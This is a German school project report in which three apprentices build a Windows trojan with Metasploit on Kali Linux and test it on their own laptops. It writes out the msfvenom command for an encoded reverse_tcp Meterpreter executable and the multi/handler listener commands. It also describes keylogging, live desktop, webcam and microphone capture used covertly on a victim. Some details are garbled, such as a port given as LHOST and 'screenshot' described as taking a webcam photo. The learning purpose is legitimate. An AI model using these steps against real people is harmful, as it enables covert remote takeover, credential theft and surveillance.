

2020

Gregory Bobst, Schahin Afshar, Bogdan Krbanjevic

14.10.2020

Projekt Trojaner

**Metainformationen**

|  |  |  |  |
| --- | --- | --- | --- |
| **Datum** | **Version** | **Autor** | **Bemerkung** |
| 2020-09-23 | 1.0 | Gregory Bobst | Erste Version |
| 2020-10-14 | 1.1 | Gregory Bobst | Korrigierte Version |

**Inhaltsverzeichnis**

Inhaltsverzeichnis

[Informieren 3](#_Toc53560932)

[Projektauftrag 3](#_Toc53560933)

[Idee 4](#_Toc53560934)

[Beschaffung der Informationen 4](#_Toc53560935)

[Anforderungen 4](#_Toc53560936)

[Zeitplan 5](#_Toc53560937)

[Planen 7](#_Toc53560938)

[Tätigkeitsliste 7](#_Toc53560939)

[Pflichtenheft 8](#_Toc53560940)

[Anforderungsanalyse 9](#_Toc53560941)

[Testspezifikationen 9](#_Toc53560942)

[Entscheiden 11](#_Toc53560943)

[Entscheidungsmatrix 11](#_Toc53560944)

[Realisieren 12](#_Toc53560945)

[Teil 1 12](#_Toc53560946)

[Teil 2 13](#_Toc53560947)

[Teil 3 14](#_Toc53560948)

[Kontrollieren 15](#_Toc53560949)

[Testprotokoll 15](#_Toc53560950)

[Auswerten 16](#_Toc53560951)

[Fazit 16](#_Toc53560952)

[Reflexion Gregory Bobst 16](#_Toc53560953)

[Reflexion Schahin Afshar 17](#_Toc53560954)

[Reflexion Bogdan Krbanjevic 17](#_Toc53560955)

[Quellenverzeichnis 18](#_Toc53560956)

[Erstellen von Trojaner 18](#_Toc53560957)

[Software 18](#_Toc53560958)

[Erklärung 18](#_Toc53560959)

# Informieren

## Projektauftrag

|  |
| --- |
| **Projektname:** |
| Trojaner |

|  |
| --- |
| **Beschreibung:** |
| * Wir möchten als Gruppe einen Trojaner-Virus auf einem USB-Stick selbst erstellen. * Wir werden den Trojaner so programmieren, dass der User des Trojaners auf den Laptop des Opfers vollen Zugriff erhält. * Wir möchten den Trojaner das 1. Mal mit bereits bestehenden Bauklötzen zusammenstellen. Aus dieser Arbeit wollen wir unser Wissen im Bereich der Viren und Schädlingen im Netz verbessern. |

|  |
| --- |
| **Module** |
| - |

|  |
| --- |
| **Zusätzlich benötigtes Material:** |
| - |

|  |  |  |
| --- | --- | --- |
| **Auftraggeber:** | **Weitere Kontaktpersonen:** | **Begleitperson BBB:** |
| - | - | **Sascha Fiechter** |

|  |  |
| --- | --- |
| **Projektleiter:** | **Teammitglieder:** |
| Schahin Afshar | Gregory Bobst, Bogdan Krbanjevic |

|  |  |
| --- | --- |
| **Termin Projektstart:** | **Termin Projektende:** |
| 02.09.2020 | 14.10.2020 |

## Idee

Wir hatten in einer 3er Gruppe bestehend aus: Schahin, Bogdan und Gregory die Idee als Projekt einen Trojaner-Virus zu erstellen. Wir waren alle bereits konfrontiert mit diesem Namen, jedoch wusste noch keiner so genau wie er funktionieren soll. Also wollen wir es uns zur Aufgabe machen diesen Virus selbst herzustellen. Das Ziel ist es in der 3er Gruppe einen voll funktionsfähigen Trojaner-Virus zu erstellen und diesen dann auf unseren eigenen Geräten zu testen.

## Beschaffung der Informationen

Alle Informationen haben wir aus dem Internet bezogen (Quellenverzeichnis). Am meisten haben wir mit Youtube gearbeitet, da sich der Streaming-Dienst bei aufgaben wo man Programmieren muss gut eignet. Wir haben uns die Videos angeschaut und diese dann analysiert. Wir wollten den Virus selbstständig erarbeiten und nicht einfach einen Code aus dem Internet abschreiben.

## Anforderungen

* Der Trojaner startet eine Session, wenn er ausgeführt wird.
* Meterpreter kann gestartet werden.
* Bei der Funktion «help» sollen alle möglichen Befehle zur Auswahl kommen.
* Der Trojaner führt die eingegebenen Befehle aus.
* Wenn man den PC herunterfährt, wird der Trojaner gestoppt und nicht weiter ausgeführt.

## Zeitplan

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Arbeitsschritte** | | |  | **02. Septemper** | | | | **09. September** | | | | **16. September** | | | | | **23. September** | | | | | | | | **14. Oktober** | | | | | | | |
|  | V | | N | | V | | N | | V | | N | | | V | | | | N | | | | V | | | | N | | | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| **Inform.** | 1.0 | Idee |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 1.1 | Informieren im Web |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 1.2 | Anforderungen |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  | | | | | | | | | | | | | | | | |  | |  | |  | |  | |  | |  | |  | |  | |
|  | |  | |  | |  | |  | |  | |  | |  | |
| **Planen** | 2.0 | Zeitplan erstellen |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 2.1 | Pflichtenheft |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 2.2 | Tätigkeitsliste |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 2.3 | Testspezifikationen |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| **Entschd.** | 3.0 | Entscheidungsmatrix |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 3.1 | Themenverteilung |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| **Realisieren** | 4.0 | Installieren Kali Linux |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 4.1 | Programmieren Metasploit |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 4.2 | Sessions generieren |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 4.3 | Behfehle ausführen |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| **Kontrollieren** | 5.0 | Ausführungen testen |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 5.3 | Anforderunsanalyse |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 5.4 | Testprotokoll |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| **Ausw.** | 7.0 | Selbstreflexion |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
| 7.1 | Fazit |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  | |  | |  | |  | |  | |  | |  | |  | |

|  |  |
| --- | --- |
|  | Soll-Zustand |
|  | Ist-Zustand |
|  | Meilensteine |

# Planen

## Tätigkeitsliste

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| Buchstabe | Maßnahme | Verantwortlich | Priorität | Status | Startdatum | Enddatum | Abhängigkeit |
|  | Ziel Nr. 1: Informieren |  |  |  |  |  |  |
| a | Idee | Team | Hoch | Beendet | 02.09.20 | 02.09.20 |  |
| b | Anforderungen | Team | Niedrig | Beendet | 02.09.20 | 02.09.20 |  |
| c | Informieren im Web | Team | Mittel | Beendet | 02.09.20 | 09.09.20 | a,b |
|  | Ziel Nr. 2: Planen |  |  |  |  |  |  |
| d | Zeitplan erstellen | Bobst | Hoch | Beendet | 09.09.20 | 09.09.20 | b |
| e | Pflichtenheft | Afshar | Mittel | Beendet | 09.09.20 | 09.09.20 | b |
| f | Tätigkeitsliste | Afshar | Mittel | Beendet | 09.09.20 | 09.09.20 | d |
| g | Testspezifikationen | Krbanjevic | Hoch | Beendet | 09.09.20 | 09.09.20 |  |
|  | Ziel Nr. 3: Entscheiden |  |  |  |  |  |  |
| h | Entscheidungsmatrix | Afshar | Mittel | Beendet | 16.09.20 | 16.09.20 | b,f |
| i | Themenverteilung | Team | Niedrig | Beendet | 16.09.20 | 16.09.20 | h,f |
|  | Ziel Nr. 4: Realisieren |  |  |  |  |  |  |
| j | Installieren Kali Linux | Team | Hoch | Beendet | 02.09.20 | 02.09.20 | h |
| k | Programmieren Metasploit | Team | Hoch | Beendet | 09.09.20 | 16.09.20 | j |
| l | Sessions generieren | Team | Hoch | Beendet | 16.09.20 | 23.09.20 | j,k |
| m | befehle ausführen | Team | Hoch | Beendet | 23.09.20 | 23.09.20 | k,l |
|  | Ziel Nr. 5: Kontrollieren |  |  |  |  |  |  |
| n | Ausführungen testen | Krbanjevic | Hoch | Beendet | 23.09.20 | 23.09.20 |  |
| o | Anforderungsanalyse | Krbanjevic | Hoch | Beendet | 23.09.20 | 23.09.20 | k,l,m |
| p | Testprotokoll | Krbanjevic | Hoch | Beendet | 23.09.20 | 23.09.20 | n,o |
|  | Ziel Nr. 6: Auswerten |  |  |  |  |  |  |
| q | Selbstreflexion | Team | Mittel | Beendet | 14.10.20 | 14.10.20 |  |
| r | Fazit | Team | Mittel | Beendet | 14.10.20 | 14.10.20 |  |

## Pflichtenheft

**Ausgangslage**  
Unsere Dreiergruppe, bestehend aus 3 lehrenden aus dem Basislehrjahr, haben als Projekt die Erstellung eines Trojaners gewählt. In diesem Projekt wollen wir als Team ein Trojaner erstellen und deren Funktionen herauszufinden.

**Ist Zustand**Schliesslich haben wir alle noch keine Erfahrung mit dieser Thematik. Allerdings wollen wir unser Wissen erweitern und uns in dieser Technik weiterentwickeln.

**Soll Zustand**  
Nach diesem Projekt soll jeder von uns wissen, was ein Trojaner ist, welche Funktionen dieser besitzt und schlussendlich welche Gefahren ein Trojaner mit sich bringt.

**Ziele**  
Das Ziel Von diesem Projekt ist es, ein funktionsfähigen Trojaner selbst zu erstellen und diesen auch zu testen. Dazu wollen wir auch die Funktionen und Möglichkeiten, eines Trojaners, herausfinden.

**Anforderungen**  
Die Anforderungen des Projektes sind, dass wir ein selbst erstellten Trojaner programmieren, welcher funktioniert. Wir wollen erkennen was in dem Trojaner steckt.

**Kosten**  
In diesem Projekt sind keine Kosten vorhanden, da alles benötigte bereits vorhanden ist.

**Personen**  
Die beteiligten Personen an diesem Projekt sind: Gregory Bobst, Bogdan Krbanjevic, Schahin Afshar

## Anforderungsanalyse

|  |  |
| --- | --- |
| Anforderungsnummer | Anforderung |
| 1 | Der Trojaner startet eine Session, wenn er ausgeführt wird |
| 2 | Meterpreter kann gestartet werden |
| 3 | Wenn man help eingibt bekommt man alle möglichen Befehle heraus |
| 4 | Der Trojaner führt die eingegebenen Befehle aus |
| 5 | Wenn man den PC herunterfährt wird der Trojaner gestoppt und nicht weiter ausgeführt |

## Testspezifikationen

* Nummer: 1
* Getestete Anforderung: 1
* Voraussetzung:
  1. Das Opfer befindet sich im gleichen Netzwerk wie der Angreifer
  2. Das Opfer hat alle anti-viren Programme ausgeschaltet
  3. Das Opfer führt den Virus als ein Administrator aus
* Eingabe
  1. Opfer
     + Virus als Administrator ausführen
  2. Angreifer
     + Lport und Lhost einstellen
     + Sessions -j
* Ausgabe
  1. Alle offenen Sessions werden angezeigt
* Nummer: 2
* Getestete Anforderung: 2
* Voraussetzung:
  1. Die Session ist offen
  2. Das Opfer befindet sich im gleichen Netzwerk wie der Angreifer
* Eingabe
  1. Angreifer
     + Sessions -i «Id Nummer der Sessions eingeben»
* Ausgabe
  1. Anstatt msf5 sollte in der Konsole beim Angreifer nun Meterpreter stehen
* Nummer: 3
* Getestete Anforderung: 3
* Voraussetzung:
  1. Session noch offen
  2. Das Opfer befindet sich noch im gleichen Netzwerk wie der Angreifer
  3. Meterpreter wurde gestartet
* Eingabe
  1. Angreifer
     + help
* Ausgabe
  1. Alle Befehle, welche der Trojaner ausführen kann
* Nummer: 4
* Getestete Anforderung: 4
* Voraussetzung:
  1. Session noch offen
  2. Das Opfer befindet sich noch im gleichen Netzwerk wie der Angreifer
  3. Meterpreter ist gestartet
* Eingabe
  1. Angreifer
     + Wunsch Befehl eingeben
* Ausgabe
  1. Das was der Wunsch Befehl ausgeben soll
* Nummer: 4a
* Getestete Anforderung: 4
* Voraussetzung:
  1. Session noch offen
  2. Das Opfer befindet sich noch im gleichen Netzwerk wie der Angreifer
  3. Meterpreter ist gestartet
* Eingabe
  1. Angreifer
     + screenshot
* Ausgabe
  1. Der Trojaner erstellt mit der Webcam des Opfers ein Bild und sendet dieses automatisch an den Angreifer

# Entscheiden

## Entscheidungsmatrix

Ausgangslage

Für die Erstellung eines Trojaner haben wir uns schließlich überlegt, wie wir diesen herstellen. Nach Recherchen haben wir 2 Arten gefunden. Eine Herangehensweise wäre es, wenn wir den Trojaner mithilfe eines sogenannten Baukastens konstruieren würden. Die andere Variante wäre es den Trojaner selbst mithilfe von Metasploit zu erstellen.

Entscheidungsmatrix

|  |  |  |  |
| --- | --- | --- | --- |
| Kriterium | Gewicht | Trojaner Baukasten | Trojaner Selbst erstellen |
| Aufwendigkeit | 3 | 2 | 1 |
| Funktionen | 3 | 1 | 2 |
| einfaches Verständnis | 2 | 2 | 1 |
| Lerneffekt | 2 | 1 | 2 |
| Schwierigkeit | 3 | 1 | 2 |
| Total |  | 18 | 21 |

Fazit

Nach der Entscheidungsmatrix war die Wahl für uns klar. Die Erstellung mithilfe eines Baukastens ist eine einfachere Methode. Allerdings wollten wir in dem Projekt und uns selbst eine Herausforderung stellen und schlussendlich auch davon unser Wissen erweitern. Dazu haben wir herausgefunden, dass durch den Baukasten nicht alle Funktionen vorhanden sind, was auch ein entscheidender Punkt ausmachte.

# Realisieren

## Teil 1

Beim 1. Teil in der Arbeit, mussten wir den eigentlichen Trojaner erstellen. Wir hatte dazu die Metasploit Framework Applikation. Diese kann man über das Command Prompt in Windows geöffnet werden. Wir haben uns jedoch für das Installieren von Kali Linux entschieden. Auf Kali Linux Live ist die Metasploit Framework Applikation bereits vorinstalliert und voll funktionsfähig.

Zuerst musste wir den Trojaner erstellen mit einer einfachen Command Zeile:

Msfvenom -a X86 - -platform Windows -p windows/meterpreter/reverse\_tcp LHOST=4444 LPORT=444 -e x86/shikata\_ga\_nai -f exe > virus.exe

**Die einzelnen Schritte für diesen Command und was sie bedeuten**

Msfvenom  
Ist ein Tool zum Payloads zu erstellen und entcoden.

-a X86  
Das -a steht für Architektur und gibt an, ob die Version in 32bit oder 64bit laufen soll. x86 steht für eine 32bit Version. Mit x64 könnte man eine 64bit Version erstellen.

- -platform Windows  
Dieser Code gibt an, dass es ein Windows Betriebssystem betreffen soll. Dort könnte man auch andere Betriebssysteme verwenden. Man muss bei dieser Zeile immer das Betriebssystem vom Opfer wählen.

-p windows/meterpreter/reverse\_tcp  
Das -p steht hier für Payload. Somit ist mit -p windows gemeint, dass wir einen Windows Payload erhalten. Der meterpreter ist einfach erklärt ein Interpreter welche die Ausführungen, die wir anordnen über Das Metasploit Framework in Windows umsetzt. Der letzte Teil diese Command, reverse\_tcp ist dafür da, dass der Trojaner eine Verbindung zum Angreifer aufbauen kann.


LHOST=192.168.100.41 LPORT=4444  
Der LHOST muss immer die IP-Adresse des Angreifers sein, damit sich der reverse\_tcp auch mit dem Gerät verbinden kann. Die IP-Adresse findet man leicht raus, indem man ein neues Terminal öffnet und den Command „Ipconfig“ eingibt. Der LPORT kann beliebig gesetzt werden, wir haben uns für 4444 entschieden.

-e x86/shikata\_ga\_nai  
Bei dieser Zeile wird das entcoding Programm angegeben. Dies macht man mit -e. Danach haben wir den shikata\_ga\_nai gewählt, da nach langer Recherche dieses das beste Programm für entcoding ist.

-f exe > virus.exe  
Mit -f wird der Dateityp bestimmt. Bei einem Trojaner muss am eine exe Datei machen, damit sich auf dem Gerät des Opfers auch etwas ausführt. Danach können wir mit dem grösser als Zeichen unseren Virus einen Namen geben. Wir haben direkt virus.exe gewählt, damit wir den Virus auch erkennen können.

## Teil 2

Im zweiten Video geht es darum wie man mit dem Payload multi/handler und meterpreter die Verbindung mit dem Opfer ausnutzt und den Trojaner Befehle ausführen lässt. Ein Payload ist im Grunde nur eine Zeile Code, die mit einem exploit ausgeführt wird, um einen Angriff starten zu können. Der Multi/Handler wird dazu verwendet genau diesen Payload zu erstellen, und zwar sodass dieser auf einem Windows Computer ausgeführt werden kann. Der LHOST ist der Local Host, also man selbst, diesen Wert muss man angeben damit der Trojaner weiß an wen er alle Daten schicken muss. Der LPORT ist der Local Port, durch welchen die Daten fliessen werden und zu dem eigenen PC gelangen. Mit Exploit -j führt wie oben schon genannt den Payload aus. Das würde dann etwa so aussehen:



„use multi/handler“

„set payload windows/meterpreter/reverse\_tcp”

“set Lhost “IP-Adresse””


“Set Lport 4444”

“exploit -j”


## Teil 3


Bis zu dem Jetzigem Zeitpunkt haben wir den Trojaner erstellt, konfiguriert und haben schlussendlich auch schon den Zugriff auf das Opfer generiert. Dennoch ist das Ziel das man den Trojaner Steuern, wie auch Befehle ausführen kann. Dies ist simpel, wenn man alles korrekt ausführt.

Schritt 1

Die Voraussetzung besteht darin, dass man in dem Meterpreter drin ist, wie auch dass die Session noch aufrechterhalten ist. Wenn die Voraussetzungen erfüllt sind, dann kann man als ersten Schritt -help in das Textfeld einfügen und mit Enter bestätigen.  
Nach der Eingabe ergeben sich die verschiedenen Informationen, welche man ausführen kann.

Schritt 2

Auf der rechten Seite sieht man Befehle, die ich sehr spannend finde. Einerseits sind es die «Interface Commands», welche es ermöglichen das interface des Opfers anzugreifen und zu steuern. Als Beispiel nehme ich den Befehl «GetDesktop». Bei diesem Beispiel wird es ermöglicht, dass ich eine Liveübertragung des Desktops von dem Opfer erhalte. Der grosse Vorteil ist, dass das Opfer nichts davon mitbekommt, da alles unentdeckt im Hintergrund stattfindet.  
Ausserdem ist der «Keyscan» ein interessanter Befehl, da ich mithilfe diesem herauslesen kann, was das Opfer für Eingaben getätigt hat. Dies könnte man benutzen, um mögliche Benutzernamen, aber auch Passwörter ausfindig zu machen.

Dazu kommt, dass man mithilfe des Trojaners auch das System des Opfers steuern kann und so auch an Informationen gelangt.  
Ein Befehl, welcher in die Kategorie gehört ist, «sysinfo». Dieser Befehl wird genutzt, um Informationen des ganzen Computers zu erhalten.  
So kann aber auch der Befehl «Shutdown» dazu führen, dass sich der Computer des Opfers Herunterfährt, und das ohne dass das Opfer etwas davon erfährt.  
Der Befehl «reboot», wie es sein Name schon sagt, führt dazu, dass sich der Computer komplett rebootet.

E ist auch möglich die Webcam & das Mikrofon zu steuern. Dies kann man ganz einfach über den Befehl «record\_mic», um das Mikrofon des Opfers zu benutzen oder «webcam\_stream», um eine Liveübertragung des Opfers zu erhalten.

# Kontrollieren

## Testprotokoll

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Testfall | Resultat | Datum | Tester | Bemerkung | Unterschrift |
| 1 | Passed | 23.09.2020 | B.Krbanjevic | - |  |
| 2 | Passed | 23.09.2020 | B.Krbanjevic | - |  |
| 3 | Passed | 23.09.2020 | B.Krbanjevic | - |  |
| 4 | Passed | 23.09.2020 | B.Krbanjevic | - |  |
| 4a | Passed | 23.09.2020 | B.Krbanjevic | - |  |
| 4b | Passed | 23.09.2020 | B.Krbanjevic | - |  |
| 5 | Passed | 23.09.2020 | B.Krbanjevic |  |  |

# Auswerten

## Fazit

Wir haben die 5 Tage, welche wir an diesem Projekt arbeiten durften, immer völlig ausgenutzt. Jegliche Zeit, die uns zur Verfügung stand, haben wir gebraucht und natürlich auch sinnvolle Arbeit während dieser Zeit geleistet. Wir haben uns am Anfang mit der Arbeit übernommen, da die Verteilung nicht gut aufgegleist war. Nach dem 2. Tag konnten wir dies schon wieder beheben und die Teamarbeit ging reibungslos weiter. Wir hatten nie Zeitprobleme oder zeitlichen Stress. Wir hätten, während dem Programmieren direkt eine Dokumentation über das Realisieren verfassen sollen. Wir mussten alles nochmals nacharbeiten, um eine saubere und korrekte Dokumentation der ausgeführten Schritte zu machen.

## Reflexion Gregory Bobst

Das zweite Projekt in der BBB habe ich in einer 3er Gruppe mit zwei meiner Klassenkameraden gemacht. Die Auswahl des Themas fiel bereits vor dem ersten wirklichen Projekttages. Mich faszinierte an der Idee, dass man auf einfache Art und Weise die Computer von anderen Personen steuern/hacken kann. Ich hatte viel Spass bei der Gruppenarbeit, da unser Team wundervoll harmoniert hatte. Die Aufgabenaufteilung war immer fair und auch sinnesgemäss. Wir hatten nie grosse Probleme unsere Arbeiten zu erledigen. Die ersten Erfolge zeigten sich nach den ersten beiden Projekttagen, als wir den Trojaner zum ersten Mal bei einem unseren Gräten ausführten und er auch einwandfrei funktionierte. Bei der Dokumentation der Realisierung gab es gewisse Schwachpunkte, die ich bei der nächsten Arbeit nicht wieder machen will. Wir hatten beim Programmieren vergessen die ganzen Schritte zu notieren und mussten dies erneut machen, um eine schöne Dokumentation herzugeben.

Ich habe während der Arbeit viele neue Dinge gelernt. Ich kann jetzt auch recht gut mit Metasploit Framework, ein Programm in Kali Linux, umgehen. Dazu habe ich nun meine ersten Grundkenntnisse im Programmieren.

## Reflexion Schahin Afshar

Als zweites Projekt habe ich mit zwei Mitschüler die Erstellung eines Trojaners gewählt. Die Idee gefiel mir sehr gut und ich war sehr interessiert. Was ich äusserst spannend fand war der Punkt, dass man immer von Trojaner hört und auch immer mehr Sicherheitsnormen dafür erhältlich sind aber mir nicht bekannt war was für Funktionen dieser überhaupt besitzt, geschweige davon wie man diesen herstellt. Ich wusste, dass dies eine Herausforderung sein wird. Dennoch wollte ich mit meiner Gruppe diese Herausforderung annehmen. Schnell wurden wir mit ersten Problemen konfrontiert, welche zu bewältigen galt. Allerdings haben wir immer schnell als Gruppe eine Lösung gefunden und es schlussendlich auch gelöst. Am 2. Tag konnten wir nach viel Arbeit erste Erfolge Ferien, was mich motiviert hat weiter zu machen. Nämlich konnten wir den Trojaner erstellen und auch auf einem externen Notebook, mithilfe des Trojaner, zugreifen. Als letzter Schritt war die Kontrolle des Trojaners zu bewältigen. Dies war eine grosse Hürde, welche es zu bewältigen galt. Ich konnte dies nach Stunden langer Recherche nicht bewältigen, doch mithilfe meiner Projektpartner konnten wir den Fehler finden und könnten somit den Trojaner fertigstellen, wie auch voll funktionsfähig nutzen.

Schlussendlich kann ich sagen, dass ich mit meiner Gruppe eine gute Wahl getroffen habe. Schliesslich konnte ich unheimlich viel lernen und fand es Sehr spannend zu sehen, wie ein Trojaner funktioniert aber auch wie dieser aufgebaut ist.

## Reflexion Bogdan Krbanjevic

Wie auch schon bei dem vorherigen Projekt wussten, wir alle drei nicht, was uns erwarten wird und auch nicht was ein Trojaner überhaupt ist, jede Woche lernten wir sehr viele neue Fakten und wissenswerte Dinge in Bezug auf Trojaner, wir haben allerdings den ersten halben Tag damit verbracht einen Linux Bootfähigen USB-Stick zu erstellen aber inzwischen können wir alle drei innerhalb von nicht einmal 5 Minuten einen voll funktionsfähigen Trojaner erstellen. Ich bin ein bisschen geschockt wie einfach es im Grunde ist Menschen zu überwachen mit ihren eigenen Laptops. Ich finde wir haben alle drei gut vorwärts gearbeitet da der Trojaner schon nach 3 Wochen voll funktionsfähig war und wir ihn mehrmals getestet haben. Beim „Papier Kramm“ kamen wir auch recht schnell voran und haben fast alles Wichtige an einem Tag erledigt. Uns sind allerdings oft sehr dumme Fehler passiert, aus Flüchtigkeit, weil wir nicht richtig hingesehen haben oder keine Kopfhörer verbunden hatten. So hat sich der vollendete Trojaner am Ende noch etwas herausgezogen und wir mussten nochmals alle Videos überfliegen und haben einen neuen Trojaner erstellt. Abschliessend kann ich sagen das dieses Projekt für mich persönlich ein voller Erfolg war, wir haben innerhalb von 5 Wochen einen Trojaner erstellt der Menschen im gleichen Netzwerk angreifen kann und alle Dokumente rechtzeitig abgegeben, dieses Mal sogar vollständig.

# Quellenverzeichnis

## Erstellen von Trojaner

<https://www.youtube.com/watch?v=r5-yssfHpYQ>  
<https://www.youtube.com/watch?v=swM_NVCugVs>  
<https://www.youtube.com/watch?v=BAHhJwNFRas>

## Software

<https://www.kali.org/downloads/>  
